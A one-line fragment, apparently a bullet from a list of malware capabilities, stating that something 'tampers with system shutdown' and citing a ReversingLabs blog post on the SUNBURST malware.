- Tampers with system shutdown.

Source: https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth